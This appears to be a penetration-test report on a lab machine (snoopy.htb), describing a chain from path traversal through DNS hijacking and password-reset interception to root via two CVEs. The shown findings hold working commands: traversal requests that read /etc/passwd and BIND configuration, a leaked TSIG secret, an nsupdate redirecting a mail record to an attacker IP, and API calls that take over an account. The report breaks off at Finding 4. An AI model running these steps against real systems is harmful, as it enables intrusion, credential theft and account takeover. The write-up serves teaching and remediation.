
DNS Spoofing to Root — LFI, Credential Interception and Two Chained CVEs
A complete penetration test of a Linux host running Nginx, BIND and Mattermost. The chain starts with a path traversal on a download endpoint, extracts a BIND rndc-key from the filesystem, uses the DNS server's allow-update directive to hijack a mail subdomain, intercepts a Mattermost password reset token via SMTP, harvests SSH credentials through a chat bot, pivots with CVE-2023-23946 to a second user, and finally abuses CVE-2023-20052 in ClamAV to read the root SSH key.
Target: 10.129.229.5 (snoopy.htb)
Assessment Type: External Network / Linux Host
Testing Period: 13-16 October 2026
Overall Risk Rating: CRITICAL
Executive Summary
The assessment identified a complete compromise of a Linux host through a chain of six vulnerabilities and misconfigurations. Starting from an unauthenticated network position, the tester obtained root access through a sequence that combined an application-layer file disclosure, a DNS misconfiguration, and two known CVEs in the software stack.
The attack path begins with a path traversal in the download functionality of the public website on port 80. The endpoint concatenates a user-supplied filename to a base directory without sanitizing ../ sequences, allowing arbitrary file reads. Through this traversal, the tester extracted /etc/passwd, the BIND configuration at /etc/bind/named.conf (which embedded the rndc-key used for dynamic DNS updates), and the zone file at /var/lib/bind/db.snoopy.htb.
The named.conf.local file declared allow-update { key "rndc-key"; } on the snoopy.htb zone — the standard mechanism for allowing dynamic DNS updates but, in this case, with no restriction on what the key could modify. Using the leaked rndc-key, the tester issued an nsupdate to redirect mail.snoopy.htb to an attacker-controlled IP.
The host runs a Mattermost instance at mm.snoopy.htb. Mattermost’s password reset flow sends a token to the user’s email address. Because the environment’s mail server was offline (as indicated by the “mail” record being unreachable), the tester had configured a fake SMTP listener and used the DNS manipulation to redirect the reset email to it. The reset email carried a valid token for the user sbrown.
With sbrown access, the tester found a Server Provisioning feature in Mattermost that allowed triggering a remote provisioning action. By directing that action to an attacker-controlled SSH server (sshesame), the tester captured the credentials for cbrown. Those credentials provided a second SSH shell on the host.
From cbrown, a sudoers rule allowed git apply as sbrown. Git version 2.34.1 is vulnerable to CVE-2023-23946 — a symlink bypass in git apply that permits writing arbitrary files through a crafted patch. The tester used it to write an authorized SSH key into sbrown’s .ssh/ directory, obtaining shell access as sbrown.
Finally, from sbrown, a sudoers rule allowed /usr/local/bin/clamscan --debug on files under /home/sbrown/scanfiles/. ClamAV version 1.0.0 is vulnerable to CVE-2023-20052 — an XML External Entity (XXE) vulnerability in its DMG parser. The tester crafted a malicious DMG that embedded an XXE payload targeting /root/.ssh/id_rsa, and the debug output revealed the root’s private SSH key. The key provided root access.
Business Impact
A complete compromise of the Linux host and every service running on it — including the Mattermost instance, the BIND DNS server, and all user accounts on the machine. The chain is entirely reproducible from a single unauthenticated path traversal, and the two CVEs it relies on have public exploits.
For the full technical deep dive into the two CVEs, see:
- Git Symlinks and ClamAV XXE — Two Local Privilege Escalations →
- Intercepting Credentials — DNS Manipulation and SSH Honeypots →
Immediate Actions Required
| Priority | Action | Timeline |
|---|---|---|
| P0 | Patch the download endpoint; sanitize user-supplied paths; block ../ sequences | 24 hours |
| P0 | Restrict BIND allow-update to specific record types and require TSIG with restricted scope | 24 hours |
| P0 | Rotate all credentials exposed through LFI (rndc-key, database credentials in zone file, user passwords) | 24 hours |
| P0 | Restrict Mattermost’s provisioning feature to a fixed inventory; remove arbitrary SSH target configuration | 48 hours |
| P0 | Upgrade Git to ≥ 2.39.2 (fixes CVE-2023-23946) | 48 hours |
| P1 | Upgrade ClamAV to ≥ 1.0.1 (fixes CVE-2023-20052) | 1 week |
| P1 | Tighten sudoers rules — no unrestricted git apply, no unrestricted clamscan --debug | 1 week |
| P1 | Enforce multi-factor on Mattermost password resets | 1 week |
| P2 | Enable DNSSEC for the snoopy.htb zone | 2 weeks |
| P2 | Isolate services by removing unnecessary inter-service trust | 2 weeks |
Scope and Methodology
In-Scope
- Single host:
10.129.229.5 - All TCP services exposed by the host: SSH (22), DNS (53), HTTPS (80)
- The Nginx web server, the BIND DNS server, and the Mattermost application reachable through virtual hosts
- All user accounts and services running on the host
Out-of-Scope
- Any host other than
10.129.229.5.
Methodology
The assessment followed the PTES framework with the specific phases:
- Reconnaissance — Port scanning, service enumeration, DNS zone transfer
- Initial Access — Path traversal on the download endpoint
- Enumeration — Filesystem reads via LFI
- Credential Access — DNS manipulation for password reset interception, SSH honeypot
- Privilege Escalation — CVE-2023-23946 (git symlink), CVE-2023-20052 (ClamAV XXE)
- Post-Exploitation — Root access
Reconnaissance
Initial port scanning revealed three exposed services:
PORT   STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
53/tcp open  domain   ISC BIND 9.18.12-0ubuntu0.22.04.1
80/tcp open  http     nginx 1.18.0 (Ubuntu)

Port 80 hosted a marketing site for a company called SnoopySec. Among the navigation options, a “contact” link pointed to a mail server that was offline — a detail worth noting for later.
DNS enumeration
The DNS server allowed zone transfers from internal ranges, but the tester probed it directly. The axfr request on snoopy.htb succeeded:
dig axfr @10.129.229.5 snoopy.htbOutput included:
snoopy.htb.             86400   IN      SOA     ns1.snoopy.htb. ns2.snoopy.htb. 2022032612 3600 1800 604800 86400
snoopy.htb.             86400   IN      NS      ns1.snoopy.htb.
snoopy.htb.             86400   IN      NS      ns2.snoopy.htb.
mattermost.snoopy.htb.  86400   IN      A       172.18.0.3
mm.snoopy.htb.          86400   IN      A       127.0.0.1
ns1.snoopy.htb.         86400   IN      A       10.0.50.10
ns2.snoopy.htb.         86400   IN      A       10.0.51.10
postgres.snoopy.htb.    86400   IN      A       172.18.0.2
provisions.snoopy.htb.  86400   IN      A       172.18.0.4
www.snoopy.htb.         86400   IN      A       127.0.0.1
The zone transfer exposed the internal container addressing (172.18.0.0/16) and revealed that a Mattermost instance was present at mattermost.snoopy.htb and mm.snoopy.htb.
The download endpoint

The marketing site had a “download press kit” functionality that fetched a file from a path parameter and returned it as a ZIP:

The endpoint URL was:
http://snoopy.htb/download?file=<filename>The legitimate behavior was to bundle a PDF and a video into a single ZIP:

The PDF contained a press contact:
Contact:
Sally Brown
SnoopySec PR
pr@snoopy.htb
1-800-123-4567
The video contained an additional email address in its frames, revealing that a second user existed in the domain:
Findings
Finding 1 — Path Traversal in the Download Endpoint
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-22 (Improper Limitation of a Pathname to a Restricted Directory) |
| MITRE ATT&CK | T1005 (Data from Local System) |
Description
The /download endpoint concatenates the file parameter to a base directory without sanitizing path traversal sequences. The server-side handler wraps the file in a ZIP before returning it, which means the response is delivered as an archive regardless of the underlying file type.
Evidence
The traversal was confirmed by requesting /etc/passwd:
curl "http://snoopy.htb/download?file=....//....//....//....//....//etc/passwd" --output passwd.zip
unzip -p passwd.zip passwd
The contents of /etc/passwd revealed the user accounts on the host:
cbrown:x:1000:1000:Charlie Brown:/home/cbrown:/bin/bash
sbrown:x:1001:1001:Sally Brown:/home/sbrown:/bin/bash
lpelt:x:1003:1004::/home/lpelt:/bin/bash
cschultz:x:1004:1005:Charles Schultz:/home/cschultz:/bin/bash
vgray:x:1005:1006:Violet Gray:/home/vgray:/bin/bash
The traversal filter (....//) was necessary because the endpoint stripped single ../ sequences. The double-dot-slash-slash pattern is a bypass that survives the sanitizer and reconstructs a valid ../ in the filesystem path after the server’s transform.
Impact
Arbitrary file read as the web server user. Any file readable by the web process could be exfiltrated through the download endpoint — including configuration files, private keys, and user data.
Remediation
- Sanitize the
fileparameter against an explicit allowlist of filenames. Never accept a user-supplied path that reaches a filesystem call. - Use a fixed base directory and resolve paths with realpath-style resolution before opening the file.
- Block path traversal sequences at input validation, not just by string replacement.
- Run the web process with the minimum permissions needed to serve its legitimate content.
Finding 2 — BIND rndc-key Leaked via Path Traversal
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.3 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-798 (Use of Hard-coded Credentials) + CWE-22 (Path Traversal) |
| MITRE ATT&CK | T1552.001 (Credentials In Files) |
Description
The BIND configuration files were readable through the same path traversal. The main configuration at /etc/bind/named.conf embedded the rndc-key used for dynamic zone updates:
curl "http://snoopy.htb/download?file=....//....//....//....//....//etc/bind/named.conf" --output named.conf.zip
unzip -p named.conf.zip named.conf
key "rndc-key" {
algorithm hmac-sha256;
secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=";
};A second traversal read /etc/bind/named.conf.local, which contained the zone configuration:
curl "http://snoopy.htb/download?file=....//....//....//....//....//etc/bind/named.conf.local" --output local.conf.zip
unzip -p local.conf.zip named.conf.local
zone "snoopy.htb" IN {
type master;
file "/var/lib/bind/db.snoopy.htb";
allow-update { key "rndc-key"; };
allow-transfer { 10.0.0.0/8; };
};The third traversal read the zone file itself for a complete picture of the DNS records:
curl "http://snoopy.htb/download?file=....//....//....//....//....//var/lib/bind/db.snoopy.htb" --output db.zip
unzip -p db.zip db.snoopy.htb
The combination is consequential: the rndc-key authenticates dynamic updates to the zone, and the zone allows updates from anyone presenting that key, with no restriction on record types or names.
Impact
An unauthenticated attacker with LFI access could use the leaked key to modify the DNS zone at will. This provides a direct path to DNS spoofing for any hostname in the domain, including mail servers, application endpoints, and internal infrastructure.
Remediation
- Restrict the
allow-updatedirective with TSIG keys that are scoped to specific record types or names, usingupdate-policyinstead ofallow-update. - Store keys outside world-readable files, using filesystem permissions that limit access to the
binduser only. - Rotate the
rndc-keyand audit any DNS record changes made during the exposure window. - Consider disabling dynamic updates entirely if not actively needed.
Finding 3 — Mattermost Password Reset Token Interception via DNS Spoofing
| Attribute | Value |
|---|---|
| Severity | Critical |
| CVSS 4.0 | 9.3 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-640 (Weak Password Recovery Mechanism) |
| MITRE ATT&CK | T1557 (Adversary-in-the-Middle), T1556 (Modify Authentication Process) |
Description
The Mattermost instance at mm.snoopy.htb supports standard password reset. The reset sends a token to the user’s registered email address. Because the mail infrastructure in the environment was not operational, the tester was able to intercept these tokens by redirecting the mail domain to an attacker-controlled SMTP listener.
The password reset form itself leaked user existence. A request for a non-existent email returned "We sent you an email" — a generic message. A request for a valid email returned "Failed to send password reset" — because the SMTP backend could not deliver.


That difference made user enumeration trivial. The tester confirmed sbrown@snoopy.htb as a valid target.
Evidence — DNS redirect
Using the leaked rndc-key, the tester issued an nsupdate to redirect mail.snoopy.htb to an attacker-controlled IP:
nsupdate -y hmac-sha256:rndc-key:BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA= << 'EOF'
server 10.129.229.5
zone snoopy.htb
update delete mail.snoopy.htb A
update add mail.snoopy.htb 120 IN A 10.10.15.127
send
EOF
An SMTP listener was started on the attacker host before the reset request:
sudo python3 -m aiosmtpd -n -l 0.0.0.0:25 &The reset was triggered immediately after the DNS update:
curl -s -X POST -H "Host: mm.snoopy.htb" -H "Content-Type: application/json" \
  -d '{"email":"sbrown@snoopy.htb"}' \
  http://10.129.229.5/api/v4/users/password/reset/send
Evidence — Token intercepted
The listener received the reset email, including the token-bearing URL:
Reset Password ( http://mm.snoopy.htb/reset_password_complete?token=3D75xgcoo9an556xpbzatew9affdqcfw9ueu75nfge6joyrkynpckho8hpff48ndat )The GUI reset page failed to render correctly, so the tester submitted the token directly to the API:

curl -s -X POST -H "Host: mm.snoopy.htb" \
  -H "Content-Type: application/json" \
  -d '{"token":"yyhqryw56ehcgfaa5bmgokutnr5esty3egjjuy33eimkjws15odniws7dqqtaun","new_password":"Pwn3d123!"}' \
  http://10.129.229.5/api/v4/users/password/reset

The password reset succeeded, and the tester logged in as sbrown through the Mattermost web interface:
Evidence — Post-reset enumeration via API
With sbrown credentials, the tester obtained an API token and enumerated the workspace:
MMTOKEN=$(curl -s -D - -o /dev/null -X POST -H "Host: mm.snoopy.htb" \
  -H "Content-Type: application/json" \
  -d '{"login_id":"sbrown","password":"Pwn3d123!"}' \
  http://10.129.229.5/api/v4/users/login | grep -i "^token:" | awk '{print $2}' | tr -d '\r')

# Verify the token
curl -s -H "Host: mm.snoopy.htb" -H "Authorization: Bearer $MMTOKEN" \
  http://10.129.229.5/api/v4/users/me

# Extract the team ID
TEAM_ID=$(curl -s -H "Host: mm.snoopy.htb" -H "Authorization: Bearer $MMTOKEN" \
  http://10.129.229.5/api/v4/users/me/teams | jq -r '.[0].id')

# List public channels in the team
curl -s -H "Host: mm.snoopy.htb" -H "Authorization: Bearer $MMTOKEN" \
  "http://10.129.229.5/api/v4/teams/$TEAM_ID/channels" | jq -r '.[] | "\(.id)  \(.display_name)"'
Output revealed three channels:
ka6pmh386pfzxr8pji3qcm3h4w  Off-Topic
1y44iksg8prfmmquxrgfkuq5ac  Server Provisioning
emrk43yonf8xmgc3sn1ojorbzy  Town Square
The Server Provisioning channel was the interesting one — it implied the presence of a provisioning bot, which would become the target of Finding 4.
The user list within the instance confirmed the scope of accounts:

The Mattermost version was visible in the About dialog:

Impact
Full account takeover on the Mattermost instance, including the ability to impersonate the compromised user, read private messages, and access any bot commands or provisioning features the user can trigger.
Remediation
- Ensure the mail infrastructure is reachable before the password reset flow is enabled. If mail is offline, the reset flow should fail closed with no user enumeration oracle.
- Validate the DNS resolution path for the mail domain — enforce DNSSEC, or pin the mail server to a fixed IP in the application configuration.
- Remove the “Failed to send password reset” message. All reset attempts should return the same generic message whether the email is valid or not.
- Require multi-factor for account recovery, not just email delivery.
Finding 4 — SSH Credential Harvesting via Mattermost Provisioning Feature
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.7 |
| Vector | CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N |
| CWE | CWE-522 (Insufficiently Protected Credentials) |
| MITRE ATT&CK | T1056.003 (Web Portal Capture), T1078.003 (Local Accounts) |
Description
